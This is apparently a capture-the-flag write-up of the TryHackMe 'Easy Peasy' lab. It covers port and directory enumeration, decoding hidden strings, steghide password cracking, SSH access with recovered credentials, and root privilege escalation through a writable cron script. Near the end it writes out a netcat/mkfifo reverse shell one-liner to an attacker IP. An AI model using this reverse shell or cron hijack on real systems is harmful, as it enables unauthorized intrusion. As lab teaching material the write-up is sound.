11 minutes
TryHackMe - Easy Peasy Room
Before we begin, you can access this room by creating an account with tryhackme.com and browsing to this link to join it, or by simply searching for “Easy Peasy” under the Hacktivities tab.
Scanning & Enumeration
Running nmap
nmap -sV -sC -p- -oA nmap/all -vv 10.10.190.28

Nmap scan report for 10.10.190.28
Host is up, received syn-ack (0.093s latency).
Scanned at 2020-08-03 10:01:19 BST for 208s
Not shown: 65528 closed ports
Reason: 65528 conn-refused
PORT      STATE    SERVICE REASON      VERSION
80/tcp    open     http    syn-ack     nginx 1.16.1
| http-methods:
|_  Supported Methods: GET HEAD
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.16.1
|_http-title: Welcome to nginx!
6498/tcp  open     ssh     syn-ack     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCf5hzG6d/mEZZIeldje4ZWpwq0zAJWvFf1IzxJX1ZuOWIspHuL0X0z6qEfoTxI/o8tAFjVP/B03BT0WC3WQTm8V3Q63lGda0CBOly38hzNBk8p496scVI9WHWRaQTS4I82I8Cr+L6EjX5tMcAygRJ+QVuy2K5IqmhY3jULw/QH0fxN6Heew2EesHtJuXtf/33axQCWhxBckg1Re26UWKXdvKajYiljGCwEw25Y9qWZTGJ+2P67LVegf7FQu8ReXRrOTzHYL3PSnQJXiodPKb2ZvGAnaXYy8gm22HMspLeXF2riGSRYlGAO3KPDcDqF4hIeKwDWFbKaOwpHOX34qhJz
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN8/fLeNoGv6fwAVkd9oVJ7OIbn4117grXfoBdQ8vY2qpkuh30sTk7WjT+Kns4MNtTUQ7H/sZrJz+ALPG/YnDfE=
|   256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICNgw/EuawEJkhJk4i2pP4zHfUG6XfsPHh6+kQQz3G1D
8685/tcp  filtered unknown no-response
55349/tcp filtered unknown no-response
55679/tcp filtered unknown no-response
63855/tcp filtered unknown no-response
65524/tcp open     http    syn-ack     Apache httpd 2.4.43 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug  3 10:04:47 2020 -- 1 IP address (1 host up) scanned in 207.82 seconds
- 3 ports open
- 80 - HTTP
- contains a /robots.txt entry
- 6498 - SSH
- 65524 - Apache HTTPD web server
- contains a /robots.txt entry
- 80 - HTTP
Let’s start by having a look at port 80. When browsing to the webpage you will notice that it is running nginx and that we are greeted with the default install page.

Checking the page source reveals nothing of interest.
The /robots.txt file contains the following entries, which are of no help to us:
User-Agent:*
Disallow:/
Robots Not Allowed
Okay, so it looks like we cannot go any further at this point without doing some extra enumeration. Let’s try brute-forcing directories to find any potential hidden content.
Running gobuster - Targeting Port 80
vlad@kali:~/tryhackme/rooms/in_progress/easypeasy$ gobuster dir -u http://10.10.59.226/ -w /user/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.59.226/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/05 08:09:05 Starting gobuster
===============================================================
/hidden (Status: 301)
/robots.txt (Status: 200)
Great, we found a /hidden directory. Let’s see what’s up with it.

Hmm, a strange picture of an elevator car. Checking the page source, we get nothing:
<!DOCTYPE html>
<html>
<head>
<title>Welcome to ctf!</title>
<style>
    body {
	background-image: url("https://cdn.pixabay.com/photo/2016/12/24/11/48/lost-places-1928727_960_720.jpg");
	background-repeat: no-repeat;
	background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
</body>
</html>
I would normally be tempted to perform some stego analysis on the image, but looking at the source, it is external, taken from pixabay.com, and it was published back in 2016. Highly doubt whoever published it back then had this challenge in mind, so let’s move on.
One thing I learned on TryHackMe is that it’s always worth running gobuste recursively, so I am going to run it again, this time targeting a any sub-directories of the /hidden directory.
gobuster dir -u http://10.10.59.226/hidden -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.59.226/hidden
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/05 08:15:44 Starting gobuster
===============================================================
/whatever (Status: 301)
===============================================================
2020/08/05 08:18:52 Finished
===============================================================
We’re in the money. Just got another path - /hidden/whatever. It contains yet another image background from pixabay.com uploaded back in 2015 this time, so again, most likely not a stego challenge, but we do get something by inspecting the source code:
<!DOCTYPE html>
<html>
<head>
<title>dead end</title>
<style>
    body {
	background-image: url("https://cdn.pixabay.com/photo/2015/05/18/23/53/norway-772991_960_720.jpg");
	background-repeat: no-repeat;
	background-size: cover;
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<center>
<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
</center>
</body>
</html>
The hidden paragraph contains a base64 encoded string which decodes to our first flag.
I have further attempted to enumerate other potential hidden directories with gobuster and used all the available wordlists in kali to no avail.
Let’s move onto port 65524 and see what else can we do there as it seems we’re done with port 80 for the time being.
Running gobuster - Targeting Port 65524
We get another default configuration page, this time for Apache. We know that this page also has a /robots.txt file, so let’s check that one first.
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
It looks like if we set our user agent to that string, we are going to get another flag - so let’s do that. I used burp in this case like so:


By doing that, we are now able to find flag3 on the main page:
But what’s with the weird user agent string? It looks like a hash, but what hash? MD5?
I tried decoding it with various online tools but failed for a while, then I found this site which lets you look up a hash by all hash types. Really helpful in this case as I don’t know exactly what it is:

I just dumped the hash string in there and let it cook for a while. It took roughly 15 minutes until I got a hit, which turned out to be flag 2.
Let’s further enumerate it with gobuster to see if we can find any other directories. We know from the room hints that we need to be looking for a hidden directory.
gobuster dir -u http://10.10.59.226:65524 -w /usr/share/wordlists/dirb/big.txt

===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.59.226:65524
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/08/05 08:56:23 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2020/08/05 08:59:31 Finished
===============================================================
Nothing else? … okay
I spent another good few hours trying various dirbuster wordlists. I event went ahead and extracted all strings that contain 17 characters from various seclists / rockyou.txt and try to run dirbuster against t hem to no avail.
I did check the source code of the page previously, however, I was stuck on the mindset that I need to look for a flag. I decided to give it another go and read it from top to bottom to find this:

Maybe a base cipher?
One thing I like to do when I’m not sure what base it is, or even if it’s a base, is go to cyberchef and do some trial and error.
In this case, I knew this doesn’t look like a base32 encoding, nor a base 91 or 85. It could be a base64, a base62, 58 potentially - if it is a base encoding at all.
In this case it turned out to be base62 and we got lucky the cipher was not something else, otherwise we would’ve most likely spent some time on this stage.
Decoding it, gives you the path to the hidden directory.
Extracting Hidden Image Data
Looking at it, we notice the following:

- the highlighted part is an embedded image we can download
- there seems some sort of binary encoding going on in the image but it looks too simple - we’ll keep that in mind in case we run out of leads
Checking the source code we get this:
<html>
<head>
<title>random title</title>
<style>
	body {
	background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
	background-color:black;
	}
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>
The path to the image file, and another encoded string which looks like some sort of hash once more. I used the hints in the room to determined that this is in fact a GOST hash, which can be decoded on the same website we used previously
While that decodes, I have downloaded the binarycodepixabay.jpg image file because it most likely contains something interesting; recalling the fact that all other images were loaded directly from pixabay.com and not stored on the server, except this one.
I ran your typical stego analysis tools but were out of luck. Running steghide, it seems to ask for a password to reveal if any content has been hidden in the image, so that’s our next stop - trying to crack the password for the file, if there is indeed one (was running out of options here)
To crack the password, I used stegcracker like so:
stegcracker binarycodepixabay.jpg /usr/share/wordlists/rockyou.txt

StegCracker 2.0.9 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2020 - Luke Paris (Paradoxis)

Counting lines in wordlist..
Attacking file 'binarycodepixabay.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
If you are looking to learn more about steganography and general methodology, check out my blog post here.
Great, so now we have two leads:
- waiting on the GOST hash to be decrypted to see what we can do with it
- waiting for stegcracker to run through the rockyou.txt file
At some point, roughly around another 15 minutes, the md5hashing website mentioned earlier will return a result from that hash.
This result used in combination with the binarycodepixabay.jpg image can be used to extract the hidden content within the image.
Looking at the password, it is not something we would’ve found in rockyou.txt (the directory list we used with stegcracker) - but it’s better to have various things happening at once when you’re working on a room, just so you give yourself more potential leads.
steghide extract -sf binarycodepixabay.jpg
Enter passphrase:
wrote extracted data to "secrettext.txt".

cat secrettext.txt
username:boring
password:
01101001 01100011 01101111 01101110 01110110 01100101 01110010 01110100 01100101 01100100 01101101 01111001 01110000 01100001 01110011 01110011 01110111 01101111 01110010 01100100 01110100 01101111 01100010 01101001 01101110 01100001 01110010 01111001
It seems we got a username and a password which is encoded in binary. I used this site to decode it.
Now that we have a username and password, we can connect via ssh - which if you remember, is not on the default port (22), but on 6498
Gaining Access
With the newly found credentials, let’s connect to ssh and read user.txt
ssh boring@10.10.59.226 -p 6498

*************************************************************************
**        This connection are monitored by government offical          **
**            Please disconnect if you are not authorized              **
** A lawsuit will be filed against you if the law is not followed      **
*************************************************************************
boring@10.10.59.226's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!

boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{xxxxxxxxxxxxxxxxx}
A rotation cipher? Most likely Caesar. I used this site to decode it.
Privesc
Reading the room description, we know that there is some cron job running that we can use to elevate our access, so let’s check what jobs are running:
boring@kral4-PC:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* *    * * *   root    cd /var/www/ && sudo bash .mysecretcronjob.sh
Okay, so it looks like root is running a hidden (.) script located in /var/www - let’s check our access level:
boring@kral4-PC:~$ ls -la /var/www
total 16
drwxr-xr-x  3 root   root   4096 Jun 15 12:59 .
drwxr-xr-x 14 root   root   4096 Jun 13 15:55 ..
drwxr-xr-x  4 root   root   4096 Jun 15 00:58 html
-rwxr-xr-x  1 boring boring  114 Aug  4 23:52 .mysecretcronjob.sh
We can execute it, and read it.
Can we run anything as sudo?
boring@kral4-PC:~$ sudo -l
[sudo] password for boring:
Sorry, user boring may not run sudo on kral4-PC.
Nope.
What happens if we try to modify permissions on the script?
boring@kral4-PC:~$ chmod 777 /var/www/.mysecretcronjob.sh
boring@kral4-PC:~$ ls -la /var/www
total 16
drwxr-xr-x  3 root   root   4096 Jun 15 12:59 .
drwxr-xr-x 14 root   root   4096 Jun 13 15:55 ..
drwxr-xr-x  4 root   root   4096 Jun 15 00:58 html
-rwxrwxrwx  1 boring boring  114 Aug  4 23:52 .mysecretcronjob.sh
Neat! Everyone can modify it now. Let’s edit it, and add a reverse shell to the code:
nano /var/www/.mysecretcronjob.sh

#!/bin/bash
# i will run as root

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.X.X.X 9999 >/tmp/f
And set up a listener on our machine on port 9999

Awesome! We’re root, and we found the root.txt file winch was also hidden!
Special thanks to kral4 for creating this room.